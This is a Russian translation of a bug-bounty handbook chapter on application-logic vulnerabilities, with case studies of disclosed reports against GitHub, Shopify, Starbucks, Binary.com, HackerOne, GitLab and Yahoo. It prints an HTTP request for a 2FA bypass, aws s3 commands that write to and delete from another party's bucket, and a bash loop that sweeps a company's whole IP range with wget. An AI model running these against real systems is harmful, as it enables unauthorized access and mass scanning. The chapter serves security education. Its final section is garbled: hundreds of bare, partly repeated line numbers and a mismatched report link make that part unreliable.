CSRF-атаки представляют другой опасный вектор для атак и могут быть выполнены без активных действий со стороны жертвы или вообще без её уведомления. Обнаружение CSRF-уязвимостей требует некоторой изобретательности и, опять же, желания тестировать все подряд.

Как правило, формы стандартно защищены фреймворками вроде Rails если сайт выполняет POST-запрос, но API могут

быть отдельной историей. Например, Shopify написан в основном на основе фреймворка Ruby on Rails, который предоставляет защиту от CSRF-атак для всех форм по умолчанию (хотя её и можно отключить). Однако, очевидно, что это не обязательно так для API, созданных с помощью этого фреймворка. Наконец, обращайте внимание на вызовы, которые изменяют данные на сервере (такие, как действие удаления) и выполняются с помощью GET-запроса.

# Уязвимости в логике приложений

## Описание

Уязвимости в логике приложений отличаются от тех, что мы обсуждали до этого момента. В то время, как HTML-инъекции, HTML Parameter Pollution и XSS включают отправку какого-либо вида потенциально вредоносных данных, уязвимости, основанные на аутентификации, включают манипулятивные сценарии и использование багов в коде приложения.

Хорошим примером этого типа атак можно назвать атаку, осуществленную Егором Хомяковым в отношении GitHub, который использует Ruby on Rails. Если вы незнакомы с Rails, это очень популярный веб-фреймворк, который по умолчанию заботится о множестве вещей при разработке сайтов.

В марте 2012 Егор указал сообществу Rails, что по умолчанию, Rails принимает все отправляемые ему параметры и использует эти значения для обновления записей в базе данных (в зависимости от реализации разработчиками). Идея разработчиков ядра Rails состояла в том, что веб-разработчики, использующие Rails, должны нести ответственность за закрытие этой бреши в безопасности приложения и определять, какие значения могут быть отправлены пользователем для обновления записей в БД. Это поведение уже было хорошо известно в сообществе, но тема на GitHub показывает, насколько малое их число оценило риски, которые нес такой подход [https://github.com/rails/rails/issues/5228<sup>15</sup>](https://github.com/rails/rails/issues/5228).

---

<sup>15</sup><https://github.com/rails/rails/issues/5228>

Когда разработчики ядра выразили несогласие с ним, Егор использовал уязвимость в системе авторизации GitHub, сделав предположение и отправив значения параметров, которые включали дату создания (не очень сложно, если вы работали с Rails и знаете, что большинство записей содержат колонки с датами создания и обновления в базе данных). В результате, он создал тикет на GitHub с датой на несколько лет в будущем. Он также сумел обновить ключи доступа к SSH, что дало ему доступ к официальному репозиторию проекта на GitHub.

Как я уже сказал, взлом стал возможен через бэкенд-код GitHub, который не аутентифицировал корректным образом действия Егора, который не должен был иметь возможность отправить значения с датой создания, используемые впоследствии для обновления записей в БД. В этом случае, Егор обнаружил то, что называется уязвимостью *mass assignment*.

Это тип уязвимостей несколько сложнее найти по сравнению с типами атак, описанными ранее, поскольку они сильнее полагаются на креативные идеи о том, какие решения были приняты при разработке, и чтобы их обнаружить, недостаточно просто отправить потенциально вредоносный код, который разработчики не экранировали должным образом (я не пытаюсь преумножить значение других уязвимостей, некоторые XSS-атаки чрезвычайно сложны!).

В примере с GitHub, Егор знал, что система работает на основе Rails и знал, как Rails обрабатывает пользовательский ввод. В других примерах, это может быть создание прямых программных запросов к API для проверки реакции, как будет показано в примере с администраторскими привилегиями на Shopify ниже. Или, это может потребовать повторного использования возвращенных значений от аутентифицированных запросов к API для создания последующих запросов, которые вам совершать не позволено.

## Примеры

### 1. Обход администраторских привилегий на Shopify

**Сложность:** Низкая

**Url:** shop.myshopify.com/admin/mobile\_devices.json

**Ссылка на отчет:** [https://hackerone.com/reports/100938<sup>16</sup>](https://hackerone.com/reports/100938)

**Дата отчета:** 22 ноября 2015

**Выплаченное вознаграждение:** \$500

#### Описание:

Shopify - огромная и устойчивая платформа, которая включает и веб-интерфейс, и API. В этом примере API не валидировал права доступа, тогда как веб-интерфейс осуществлял эту валидацию. В результате, администраторы магазинов, которые не должны были получать уведомления на почту, могли обойти настройки безопасности при помощи манипуляции с API и в результате могли получать уведомления на свои устройства от Apple.

В соответствии с отчетом, хакеру нужно было лишь:

- Войти в приложение Shopify для телефона под аккаунтом с полным доступом
- Перехватить POST-запрос к /admin/mobile\_devices.json
- Удалить все настройки прав доступа для этого аккаунта
- Удалить добавленное уведомление на мобильный
- Воспроизвести POST-запрос к /admin/mobile\_devices.json

---

<sup>16</sup><https://hackerone.com/reports/100938>

После выполнения этих действий пользователь получал бы уведомления обо всех размещенных в магазине заказах на телефон, игнорируя таким образом настройки безопасности этого магазина.



## Выводы

Здесь два ключевых вывода. Во-первых, не всегда необходимо осуществлять инъекцию кода, HTML или чего-либо еще. Всегда используйте прокси и смотрите, какая информация передается сайту и играйтесь с ней, чтобы увидеть, что произойдет. В этом случае для обхождения проверок безопасности нужно было лишь удалить параметры из POST-запроса. Во-вторых, еще раз, не все атаки основаны на HTML-страницах. Эндпоинты API всегда представляют потенциальную зону уязвимости, так что убедитесь, что рассматриваете и тестируете обе части приложения.

## 2. Starbucks Race Conditions

**Сложность:** Средняя

**Url:** Starbucks.com

**Ссылка на отчет:** <http://sakurity.com/blog/2015/05/21/starbucks.html><sup>17</sup>

**Дата отчета:** 21 мая 2015

**Выплаченное вознаграждение:** \$0

**Описание:**

Если вы не знакомы с race condition, то, в общих чертах, эта уязвимость становится возможной, когда два потенциальных

---

<sup>17</sup><http://sakurity.com/blog/2015/05/21/starbucks.html>

процесса соревнуются друг с другом за скорость выполнения в ситуации, когда они становятся невалидными уже в процессе выполнения. Другими словами, это ситуация, когда два процесса, которые должны быть уникальными, не могут завершиться, но из-за того, что они происходят практически одновременно, они имеют возможность завершиться.

Вот пример:

1. Вы входите на сайт своего банка со своего телефона и запрашиваете перевод \$500 с одного счета, остаток на котором равен всего \$500, на другой счет.
2. Запрос выполняется слишком долго (но все еще выполняется), так что вы входите на сайт банка уже со своего ноутбука и совершаете тот же самый запрос на перевод денег еще раз.
3. Запрос, созданный с ноутбука, завершается почти мгновенно, но в этот же момент завершается и запрос, созданный с телефона.
4. Вы обновляете ваши банковские счета и видите \$1000 на счету, куда пытались перевести деньги. Это значит, что процесс выполнился дважды, чего не должно было произойти, поскольку у вас изначально было лишь \$500.

Хотя это очень упрощенный пример, идея остается неизменной, некоторые условия существуют лишь для того, чтобы начать запрос, который, будучи завершенным, больше не существует.

Возвращаясь к этому примеру, Егор протестировал перевод денег с одной карты Starbucks и обнаружил, что он может успешно воспроизвести race condition. Запросы создавались почти одновременно при помощи программы cURL.



## Выводы

Race conditions являются интересным видом уязвимостей, иногда присутствующие в приложениях, которые работают с каким-либо видом баланса, например, деньгами, кредитами, и так далее. Эту уязвимость не всегда можно обнаружить с первой попытки и может потребоваться совершить несколько повторных одновременных запросов. В нашем примере Егор сделал 6 запросов, прежде чем сумел воспроизвести уязвимость. Однако помните, что тестирование на наличие race condition создаст определенный трафик и постараитесь избегать постоянных попыток забросать сайт тестовыми запросами.

### 3. Повышение полномочий на Binary.com

**Сложность:** Низкая

**Url:** [binary.com](http://binary.com)

**Ссылка на отчет:** <https://hackerone.com/reports/98247><sup>18</sup>

**Дата отчета:** 14 ноября 2015

**Выплаченное вознаграждение:** \$300

**Описание:**

Это очень простая уязвимость, которая не требует длинных пояснений.

В двух словах, в этой ситуации пользователь был способен войти в любой аккаунт и увидеть приватную информацию или выполнить действия от имени владельца взломанного аккаунта, и все, что для этого нужно — знать ID аккаунта пользователя.

---

<sup>18</sup><https://hackerone.com/reports/98247>

Перед взломом, если бы вы были залогинены на Binary.com/cashier и посмотрели в исходный HTML страницы, вы бы заметили тег <iframe>, который содержал параметр PIN. Этот параметр на самом деле являлся ID вашего аккаунта.

Далее, если бы вы отредактировали HTML и вставили другой PIN, сайт автоматически выполнил бы действие от имени нового аккаунта, без валидации пароля или других данных. Другими словами, сайт считал бы вас владельцем аккаунта, ID которого вы только что вставили.

Еще раз, все что было нужно — знать номер чьего-нибудь аккаунта. Вы могли даже изменить событие, выполняемое в iframe на PAYOUT чтобы инициализировать выплату на другой счет. Однако, несмотря на то, что Binary.com сообщает, что все выплаты требуют ручного рассмотрения сотрудником, это не значит, что подмена была бы замечена.



## Выводы

Если вы ищете уязвимости, основанные на аутентификации, обратите внимание, как передаются данные доступа к сайту. Хотя эта уязвимость была обнаружена при простом просмотре исходного кода страницы, вам также стоит посмотреть, что же передается сайту при помощи прокси-перехватчика.

Если вы обнаружили, что передается какой-либо вид данных доступа, посмотрите, зашифрованы ли они и попробуйте поиграться с ними. В этом случае pin был просто CRXXXXXX, хотя пароль был 0e552ae717a1d08cb134f132... Очевидно, что PIN не был зашифрован, а пароль — был. Незашифрованные значения являются хорошей стартовой точкой для начала экспериментов.

## 4. Манипуляции с Signal на HackerOne

**Сложность:** Низкая

**Url:** hackerone.com/reports/XXXXX

**Ссылка на отчет:** <https://hackerone.com/reports/106305><sup>19</sup>

**Дата отчета:** December 21, 2015

**Выплаченное вознаграждение:** \$500

### **Описание:**

В конце 2015 HackerOne представили новую функциональность своего сайта, названную Signal. Вкратце, она помогает определить эффективность предыдущих отчетов хакера о уязвимостях после того, как эти отчеты были закрыты. Здесь важно заметить, что белые хакеры могут закрывать свои собственные отчеты на HackerOne, если считают, что результат не изменит их Репутацию и Signal...

Как вы могли догадаться, при тестировании этой функциональности белый хакер обнаружил, что она была воплощена некорректно и позволяла автору отчета (белому хакеру) создавать отчет для любой команды, закрывать его и получать увеличение Signal.

Вот и все.

---

<sup>19</sup><https://hackerone.com/reports/106305>



## Выводы

Хотя описание довольно краткое, нельзя переоценивать выводы, **проявляйте внимание к новой функциональности!** Когда сайт внедряет новую функциональность, это как свежее мясо для белых хакеров. Новая функциональность предоставляет возможность исследовать новый код и искать баги. То же самое было и с Shopify Twitter CSRF и XSS-уязвимостями Facebook. Чтобы не пропускать большую часть нововведений, стоит изучить компании и подписаться на их блоги, чтобы получать уведомления, когда они выпускают что-то новое. А затем тестировать.

## 5. Открытые бакеты Shopify S3

**Сложность:** Средняя

**Url:** cdn.shopify.com/assets

**Ссылка на отчет:** <https://hackerone.com/reports/106305><sup>20</sup>

**Дата отчета:** 9 ноября 2015

**Выплаченное вознаграждение:** \$1000

**Описание:**

Amazon Simple Storage, S3, является сервисом, который позволяет клиентам хранить и обслуживать файлы с облачных серверов Amazon. Shopify, как и многие другие сайты, использует S3 для хранения и обслуживания статического контента, такого, как изображения.

Весь набор Amazon Web Services, AWS, очень устойчив и включает систему управления правами доступа, позволяющую администраторам определять права доступа для каждого от-

---

<sup>20</sup><https://hackerone.com/reports/98819>

дельного сервиса, включая S3. Права доступа включают в себя возможность создавать бакеты S3 (бакет - это что-то вроде директории-хранилища), читать из бакетов и записывать в бакеты, помимо всего остального.

Судя по отчету об уязвимости, Shopify не сконфигурировали надлежащим образом доступ к своим S3 бакетам и невольно позволили тем самым любому авторизованному пользователю AWS читать и записывать содержимое в свои бакеты. Очевидно, что это проблема, поскольку вы не захотите, чтобы злоумышленники использовали ваши S3 бакеты, в лучшем случае для хранения и обслуживания файлов.

К сожалению, детали этого тикета не были раскрыты, но я предполагаю, что уязвимость была обнаружена при помощи консольного интерфейса (CLI) для доступа к AWS. Хотя для этого потребуется иметь AWS-аккаунт, его создание бесплатно и не требует подключения каких-либо услуг. В результате, с помощью CLI вы можете авторизоваться в AWS и протестировать доступ.



## Выводы

Когда вы ищете потенциальную цель, убедитесь, что узнали обо всех различных инструментах, включая веб-сервисы, которые они могут использовать. Каждый сервис, программа, операционная система и так далее, которую вы сможете найти, открывает новый потенциальный вектор атаки. Кроме того, хорошей идеей будет ознакомиться с популярными инструментами для веба, такими, как AWS S3, Zendesk, Rails и другими, используемыми множеством сайтов.

## 6. Открытые бакеты HackerOne S3

**Сложность:** Средняя

**Url:** [ОТРЕДАКТИРОВАНО].s3.amazonaws.com

**Ссылка на отчет:** [https://hackerone.com/reports/128088<sup>21</sup>](https://hackerone.com/reports/128088)

**Дата отчета:** 3 апреля 2016

**Выплаченное вознаграждение:** \$2,500

### Описание:

Здесь мы сделаем кое-что несколько иное. Эта обнаруженная мной уязвимость немного отличается от бага Shopify, описанного выше, так что я поделюсь всеми деталями о том, как я её нашел.

Итак, начнем с того, что уязвимость выше описывала публично доступный бакет, связанный с Shopify. Это значит, что когда вы посещали ваш магазин, вы могли увидеть запросы к сервису S3 компании Amazon, а хакер знал, на какой бакет нацеливаться. Я не знал - я нашел взломанный мной бакет с помощью крутого скрипта и некоторой изобретательности.

В течение выходных на 3 апреля, я не знаю почему, но я решил попробовать мыслить нестандартно и атаковать HackerOne. Я играл с их сайтом с самого начала и каждый раз давал себе пинка, увидев новый отчет об обнаруженной уязвимости и недоумевая, как я мог её пропустить. Я подумал, а что, если их S3 бакет был уязвим, так же, как бакет Shopify? Я так же пытался понять, как хакер получил доступ к бакету Shopify... Я решил, что он смог сделать это, используя Amazon Command Line Tools.

В этот момент я бы скорее всего остановился бы, подумав, что нет никаких шансов, что HackerOne все еще содержит

---

<sup>21</sup><https://hackerone.com/reports/128088>

уязвимости. Но одна из множества вещей, которые я усвоил из интервью с Беном Садежипуром (@Namahsec) было то, что нельзя сомневаться в себе или в возможности компании совершать ошибки.

Поэтому я отправился в Google и нашел пару интересных страниц:

[Дыры есть в 1951 бакете Amazon S3<sup>22</sup>](#)

[Поисковик бакетов S3<sup>23</sup>](#)

Первая - интересная статья от Rapid7 - компании, специализирующейся на безопасности - которая рассказывает о том, как они нашли доступные для публичной записи бакеты S3 и сделали это просто предположив название бакета.

Вторая - крутой инструмент, который принимает список слов и делает запросы к S3 в поисках бакетов... Однако, этот инструмент не содержит встроенного списка. В статье Rapid7 была ключевая строка, "...Пытаясь угадать названия с помощью нескольких разных словарей... были обнаружены компании из списка Fortune 1000 с **перестановками слов .com, -backup, -media...**"

Это было интересно. Я быстро создал список потенциальных названий бакетов для HackerOne вроде

hackerone, hackerone.marketing, hackerone.attachments,  
hackerone.users, hackerone.files, и так далее

*Ни одно из перечисленных названий не является реальным - список отредактирован, хотя я уверен, что вы тоже сможете их найти. Так что оставим это вам в качестве испытания.*

---

<sup>22</sup><https://community.rapid7.com/community/infosec/blog/2013/03/27/1951-open-s3-buckets>

<sup>23</sup>[https://digi.ninja/projects/bucket\\_finder.php](https://digi.ninja/projects/bucket_finder.php)

Итак, используя скрипт на Ruby, я начал делать запросы к бакетам. С самого начала все выглядело не очень хорошо. Я нашел несколько бакетов, но доступ был закрыт. Не повезло, я прекратил попытки и отвлекся на просмотр NetFlix.

Но идея меня не отпускала. Перед тем, как отправиться спать, я решил запустить скрипт еще раз, с большим количеством перестановок. Я снова нашел некоторое количество бакетов, выглядящих так, словно они могли бы принадлежать HackerOne, но доступ к ним всем был закрыт. Я понял, что ошибка об закрытом доступе по крайней мере сообщает мне о существовании бакета.

Я открыл Ruby-скрипт и понял, что он вызывает эквивалент функции `ls` на бакетах. Другими словами, он пытался посмотреть, были ли они публично доступны для чтения - а я хотел узнать и то, были ли они публично доступны для ЗАПИСИ.

*Здесь нужно заметить, что AWS предоставляет инструмент командной строки, aws-cli. Я знаю это, потому что я использовал его прежде, так что быстрая команда sudo apt-get aws-cli на моей виртуальной машине, и инструмент установлен. Я авторизовался в нем под своим AWS аккаунтом и был готов действовать. Вы можете найти инструменты для инструмента на docs.aws.amazon.com/cli/latest/userguide/installing.html*

Команда `aws s3 help` откроет помощь по S3 и список доступных команд, их около 6 на момент написания этого текста. Одна из них - `mv`, выполняется в виде **aws s3 mv [ФАЙЛ] [s3://БАКЕТ]**. Так что в этом случае я попробовал:

```
1 touch test.txt
2 aws s3 mv test.txt s3://hackerone.marketing
```

Это был первый бакет, от которого я получил ошибку об отказе в доступе, И... “move failed: ./test.txt to s3://hackerone.marketing/test.txt

A client error (AccessDenied) occurred when calling the PutObject operation: Access Denied.”

Я попробовал следующий **aws s3 mv test.txt s3://hackerone.files**  
И... УСПЕХ! Я получил сообщение “move: ./test.txt to s3://hackerone.files/test.txt”

Потрясающе! Тогда я попробовал удалить файл: **aws s3 rm s3://hackerone.files/test.txt** И снова, УСПЕХ!

Но теперь я засомневался в себе. Я быстро залогинился на HackerOne, чтобы составить отчет, и пока я печатал, я понял, что не могу непосредственно подтвердить владением бакетом... AWS S3 позволяет любому создать любой бакет в глобальном неймспейсе. Это значит, что вы, читатель, могли быть владельцем бакета, который я взламывал.

Я не был уверен, что должен писать отчет без подтверждения. Поискал в Google, пытаясь найти любую ссылку на найденный мной бакет, и ничего не обнаружил. Я отошел от компьютера, чтобы остудить голову. Я понял, что, в худшем случае, я получу еще один N/A отчет и -5 к репутации. С другой стороны, я понял, что это стоит по меньшей мере \$500, может даже \$1000, если посмотреть на подобную уязвимость у Shopify.

Я отправил отчет и пошел спать. Проснувшись, я обнаружил, что HackerOne ответили, поздравив меня с нахождением уязвимости и сообщив, что она уже исправлена, а так же, что были уязвимы еще несколько бакетов. Успех! И к их чести, при выплате вознаграждения они учли потенциальную опасность этой уязвимости, и то, что она затрагивала и другие бакеты, которые я не обнаружил, но которые также были уязвимы.



## Выводы

Из этой ситуации следуют несколько выводов:

1. Не стоит недооценивать свою изобретательность и возможности разработчиков совершать ошибки. HackerOne - отличная команда отличных исследователей безопасности. Но люди совершают ошибки. Проверяйте свои предположения.
2. Не сдавайтесь после первой попытки. Когда я обнаружил эту уязвимость, проверяя каждый недоступный бакет, я почти сдался. Но затем я попробовал записать файл и это сработало.
3. Все зависит от знания. Если вы знаете, какие существуют виды уязвимостей, вы знаете, куда смотреть и что тестировать. Покупка этой книги - отличный первый шаг.
4. Я уже говорил об этом ранее и скажу снова, потенциальная зона атаки - это не только сайт, это и сервисы, используемые компанией. Думайте иначе.

## 7. Обхождение двухфакторной аутентификации GitLab

**Сложность:** Средняя

**Url:** Недоступен

**Ссылка на отчет:** <https://hackerone.com/reports/128085><sup>24</sup>

**Дата отчет:** 3 апреля 2016

---

<sup>24</sup><https://hackerone.com/reports/128085>

## Выплаченное вознаграждение: Недоступно

### Описание:

3 апреля Джоберт Абма (сооснователь HackerOne) сообщил GitLab, что при включенной двухфакторной аутентификации хакер смог войти в аккаунт жертвы, не зная её пароля.

Для тех, кто не знает, что это такое, скажу, что двухфакторная аутентификация - двухступенчатый процесс входа, обычно пользователь вводит свой логин и пароль и затем сайт отправляет ему код авторизации, обычно через email или SMS, который пользователь должен ввести, чтобы завершить процесс аутентификации.

В этом случае Джоберт заметил, что в процессе входа, после ввода хакером его логина и пароля, отправлялся токен для завершения входа. При отправке токена POST-запрос выглядел так:

```
1 POST /users/sign_in HTTP/1.1
2 Host: 159.xxx.xxx.xxx
3 ...
4
5 -----1881604860
6 Content-Disposition: form-data; name="user[otp_attempt\
7 ]"
8
9 212421
10 -----1881604860--
```

Если атакующий перехватывал его и добавлял имя пользователя к запросу, например:

```
1 POST /users/sign_in HTTP/1.1
2 Host: 159.xxx.xxx.xxx
3 ...
4
5 -----1881604860
6 Content-Disposition: form-data; name="user[otp_attempt\
7 ]"
8
9 212421
10 -----1881604860
11 Content-Disposition: form-data; name="user[login]"
12
13 john
14 -----1881604860--
```

то атакующий мог войти в аккаунт Джона, если токен otp\_attempt был валидным для Джона. Другими словами, в процессе двухфакторной аутентификации, если атакующий добавлял параметр user[login], он мог изменить аккаунт, в который совершалась попытка входа.

Единственным недостатком здесь было то, что атакующий должен был иметь валидный OTP-токен жертвы. Но это как раз подходящий случай для брутфорса. Если администраторы сайта не реализовали ограничение на количество запросов, Джоберт мог бы осуществлять повторяющиеся запросы к серверу в попытках угадать валидный токен. Вероятность успешной атаки зависела бы от транзитного времени отправки запроса к серверу и от срока валидности токена, но вне зависимости от этих параметров, уязвимость здесь довольно явная.



## Выводы

Двухфакторную аутентификацию непросто реализовать корректно. Когда вы замечаете, что сайт использует её, вы можете захотеть провести полное тестирование всей функциональности, включая длительность жизни токена, максимальное количество запросов, повторное использование истекших токенов, вероятность угадать токен, и так далее,

## 8. Раскрытие информации о PHP на Yahoo

**Сложность:** Средняя

**Url:** <http://nc10.n9323.mail.ne1.yahoo.com/phpinfo.php>

**Ссылка на отчет:** <https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/><sup>25</sup>

**Дата отчета:** 16 октября 2014

**Выплаченное вознаграждение:** Не разглашается

### Описание:

Хотя этот отчет не может похвастать большой выплатой, как некоторые другие уязвимости, я включил его (за него на самом деле заплатили \$0, что удивительно!), и это один из моих любимых отчетов, поскольку он помог мне осознать важность сканирования сети и автоматизации.

В октябре 2014 Патрик Ференбах (которого вы должны помнить по интервью Hacking Pro Tips #2 - отличный парень!) обнаружил сервер Yahoo с доступным файлом `phpinfo()`. Если вы не знакомы с `phpinfo()`, это чувствительная к безопасности

---

<sup>25</sup><https://blog.it-securityguard.com/bugbounty-yahoo-phpinfo-php-disclosure-2/>

команда, которая никогда не должна быть доступна в продакшене, поскольку, будучи доступной в публичном доступе, она раскрывает огромное количество информации о сервере.

Сейчас вы можете удивиться - как Патрик нашел <http://nc10.n9323.mail.ne1.yahoo.com> - я удивился. Оказалось, что он пинговал yahoo.com, который вернул 98.138.253.109. Затем он передал этот адрес в WHOIS, и обнаружил, что Yahoo владеет следующим:

```
1 NetRange: 98.136.0.0 - 98.139.255.255
2 CIDR: 98.136.0.0/14
3 OriginAS:
4 NetName: A-YAHOO-US9
5 NetHandle: NET-98-136-0-0-1
6 Parent: NET-98-0-0-0-0
7 NetType: Direct Allocation
8 RegDate: 2007-12-07
9 Updated: 2012-03-02
10 Ref: http://whois.arin.net/rest/net/NET-98-136-0-0-1
```

Обратите внимание на первую строку - Yahoo владеет массивным диапазоном ip-адресов, от 98.136.0.0 до 98.139.255.255, или 98.136.0.0/14, что является 260,000 уникальных IP-адресов. Это множество потенциальных целей.

Далее Патрик написал простой bash-скрипт, который искал доступный файл phpinfo:

```
1 #!/bin/bash
2 for ipa in 98.13{6..9}.{0..255}.{0..255}; do
3 wget -t 1 -T 5 http://$ipa/phpinfo.php; done &
```

Запустив его, он нашел этот случайный сервер Yahoo.



## Выводы

При поиске уязвимостей учитывайте всю инфраструктуру компании, если они не говорят вам, что она вне зоны поиска уязвимостей. Хотя этот отчет не принес вознаграждения, я знаю, что Патрик применил подобный подход, чтобы получить значительные четырехзначные выплаты.

Кроме того, вы заметите, что было 260,000 потенциальных целей, которые просто невозможно было бы просканировать вручную. При выполнении подобного тестирования автоматизация чрезвычайно важна и обязательно должна использоваться.

## 9. Голосование за Hacktivity на HackerOne

**Сложность:** Средняя

**Url:** <https://hackerone.com/hacktivity>

**Ссылка на отчет:** <https://hackereone.com/reports/137503><sup>26</sup>

**Дата отчета:** 10 мая 2016

**Выплаченное вознаграждение:** Вещи с символикой компаний

### Описание:

Хотя технически это не уязвимость в безопасности, этот отчет является отличным примером нестандартного мышления.

Примерно в конце апреля/начале мая 2016 HackerOne разработали для хакеров функциональность, позволяющую голосовать за отчеты через их ленту Hacktivity. Был простой способ и сложный способ узнать о доступности функциональности.

---

<sup>26</sup><https://hackerone.com/reports/137503>

Простой способ, GET-запрос к `/current_user`, будучи залогиненным, возвращал `hacktivity_voting_enabled: false`. Сложный способ немного интереснее, он и содержал *уязвимость*, и именно из-за него я включаю этот отчет в книгу.

Если вы посетите `hacktivity` и просмотрите код страницы, вы заметите, что он довольно немногословен, всего несколько div и нет реального контента.

```

26 | <link rel="stylesheet" media="all" href="/assets/application-7bd02642.css" />
27 | <link rel="stylesheet" media="all" href="/assets/vendor-3ba47207caaa0fe37ef0fb85e01b3daec2.css" />
28 | <script src="/assets/constants-13d5a04d5a08052d8d576fd04210eb0e.js"></script>
29 | <script src="/assets/vendor-3fd26ddc.js"></script>
30 | <script src="/assets/frontend-d7f4adcb.js"></script>
31 | <script src="/assets/application-5639a413ed9a779d9890dacc4d886d5.js"></script>
32 | <link rel="alternate" type="application/rss+xml" title="RSS" href="https://hackerone.com/blog" />
33 | </head>
34 | <body class="controller_hacktivity action_index application_full_width_layout js-backbone-routed" data-locale="en">
35 |   <div class="alerts">
36 |   </div>
37 |
38 |   <noscript>
39 |     <div class="js-disabled">
40 |       It looks like your JavaScript is disabled. For a better experience on HackerOne, enable JavaScript in your browser.
41 |     </div>
42 |   </noscript>
43 |
44 |
45 |
46 |
47 |
48 |
49 |
50 |
51 |   <div class="js-topbar"></div>
52 |
53 |   <div class="js-full-width-container full-width-container">
54 |     <div class="maintenance-banner-bar"></div>
55 |
56 |
57 |
58 |   <div class="full-width-inner-container">
59 |
60 |
61 |
62 |     <div class="clearfix"></div>
63 |   </div>
64 |
65 |   <div class="full-width-footer-wrapper">
66 |     <div class="inner-container">
67 |       <div id="js-footer"></div>
68 |
69 |     </div>
70 |   </div>
71 | </div>
72 |
73 |
74 |
75 |
76 |
77 |
78 |
79 |
80 |
81 |
82 |
83 |
84 |
85 |
86 |
87 |
88 |
89 |
90 |
91 |
92 |
93 |
94 |
95 |
96 |
97 |
98 |
99 |
100 |
101 |
102 |
103 |
104 |
105 |
106 |
107 |
108 |
109 |
110 |
111 |
112 |
113 |
114 |
115 |
116 |
117 |
118 |
119 |
120 |
121 |
122 |
123 |
124 |
125 |
126 |
127 |
128 |
129 |
130 |
131 |
132 |
133 |
134 |
135 |
136 |
137 |
138 |
139 |
140 |
141 |
142 |
143 |
144 |
145 |
146 |
147 |
148 |
149 |
150 |
151 |
152 |
153 |
154 |
155 |
156 |
157 |
158 |
159 |
160 |
161 |
162 |
163 |
164 |
165 |
166 |
167 |
168 |
169 |
170 |
171 |
172 |
173 |
174 |
175 |
176 |
177 |
178 |
179 |
180 |
181 |
182 |
183 |
184 |
185 |
186 |
187 |
188 |
189 |
190 |
191 |
192 |
193 |
194 |
195 |
196 |
197 |
198 |
199 |
200 |
201 |
202 |
203 |
204 |
205 |
206 |
207 |
208 |
209 |
210 |
211 |
212 |
213 |
214 |
215 |
216 |
217 |
218 |
219 |
220 |
221 |
222 |
223 |
224 |
225 |
226 |
227 |
228 |
229 |
230 |
231 |
232 |
233 |
234 |
235 |
236 |
237 |
238 |
239 |
240 |
241 |
242 |
243 |
244 |
245 |
246 |
247 |
248 |
249 |
250 |
251 |
252 |
253 |
254 |
255 |
256 |
257 |
258 |
259 |
259 |
260 |
261 |
262 |
263 |
264 |
265 |
266 |
267 |
268 |
269 |
270 |
271 |
272 |
273 |
274 |
275 |
276 |
277 |
278 |
279 |
279 |
280 |
281 |
282 |
283 |
284 |
285 |
286 |
287 |
288 |
289 |
289 |
290 |
291 |
292 |
293 |
294 |
295 |
296 |
297 |
298 |
299 |
299 |
300 |
301 |
302 |
303 |
304 |
305 |
306 |
307 |
308 |
309 |
309 |
310 |
311 |
312 |
313 |
314 |
315 |
316 |
317 |
318 |
319 |
319 |
320 |
321 |
322 |
323 |
324 |
325 |
326 |
327 |
328 |
329 |
329 |
330 |
331 |
332 |
333 |
334 |
335 |
336 |
337 |
338 |
339 |
339 |
340 |
341 |
342 |
343 |
344 |
345 |
346 |
347 |
348 |
349 |
349 |
350 |
351 |
352 |
353 |
354 |
355 |
356 |
357 |
358 |
359 |
359 |
360 |
361 |
362 |
363 |
364 |
365 |
366 |
367 |
368 |
369 |
369 |
370 |
371 |
372 |
373 |
374 |
375 |
376 |
377 |
378 |
379 |
379 |
380 |
381 |
382 |
383 |
384 |
385 |
386 |
387 |
388 |
389 |
389 |
390 |
391 |
392 |
393 |
394 |
395 |
396 |
397 |
398 |
399 |
399 |
400 |
401 |
402 |
403 |
404 |
405 |
406 |
407 |
408 |
409 |
409 |
410 |
411 |
412 |
413 |
414 |
415 |
416 |
417 |
418 |
419 |
419 |
420 |
421 |
422 |
423 |
424 |
425 |
426 |
427 |
428 |
429 |
429 |
430 |
431 |
432 |
433 |
434 |
435 |
436 |
437 |
438 |
439 |
439 |
440 |
441 |
442 |
443 |
444 |
445 |
446 |
447 |
448 |
449 |
449 |
450 |
451 |
452 |
453 |
454 |
455 |
456 |
457 |
458 |
459 |
459 |
460 |
461 |
462 |
463 |
464 |
465 |
466 |
467 |
468 |
469 |
469 |
470 |
471 |
472 |
473 |
474 |
475 |
476 |
477 |
478 |
479 |
479 |
480 |
481 |
482 |
483 |
484 |
485 |
486 |
487 |
488 |
489 |
489 |
490 |
491 |
492 |
493 |
494 |
495 |
496 |
497 |
498 |
499 |
499 |
500 |
501 |
502 |
503 |
504 |
505 |
506 |
507 |
508 |
509 |
509 |
510 |
511 |
512 |
513 |
514 |
515 |
516 |
517 |
518 |
519 |
519 |
520 |
521 |
522 |
523 |
524 |
525 |
526 |
527 |
528 |
529 |
529 |
530 |
531 |
532 |
533 |
534 |
535 |
536 |
537 |
538 |
539 |
539 |
540 |
541 |
542 |
543 |
544 |
545 |
546 |
547 |
548 |
549 |
549 |
550 |
551 |
552 |
553 |
554 |
555 |
556 |
557 |
558 |
559 |
559 |
560 |
561 |
562 |
563 |
564 |
565 |
566 |
567 |
568 |
569 |
569 |
570 |
571 |
572 |
573 |
574 |
575 |
576 |
577 |
578 |
579 |
579 |
580 |
581 |
582 |
583 |
584 |
585 |
586 |
587 |
588 |
589 |
589 |
590 |
591 |
592 |
593 |
594 |
595 |
596 |
597 |
598 |
599 |
599 |
600 |
601 |
602 |
603 |
604 |
605 |
606 |
607 |
608 |
609 |
609 |
610 |
611 |
612 |
613 |
614 |
615 |
616 |
617 |
618 |
619 |
619 |
620 |
621 |
622 |
623 |
624 |
625 |
626 |
627 |
628 |
629 |
629 |
630 |
631 |
632 |
633 |
634 |
635 |
636 |
637 |
638 |
639 |
639 |
640 |
641 |
642 |
643 |
644 |
645 |
646 |
647 |
648 |
649 |
649 |
650 |
651 |
652 |
653 |
654 |
655 |
656 |
657 |
658 |
659 |
659 |
660 |
661 |
662 |
663 |
664 |
665 |
666 |
667 |
668 |
669 |
669 |
670 |
671 |
672 |
673 |
674 |
675 |
676 |
677 |
678 |
679 |
679 |
680 |
681 |
682 |
683 |
684 |
685 |
686 |
687 |
688 |
689 |
689 |
690 |
691 |
692 |
693 |
694 |
695 |
696 |
697 |
698 |
699 |
699 |
700 |
701 |
702 |
703 |
704 |
705 |
706 |
707 |
708 |
709 |
709 |
710 |
711 |
712 |
713 |
714 |
715 |
716 |
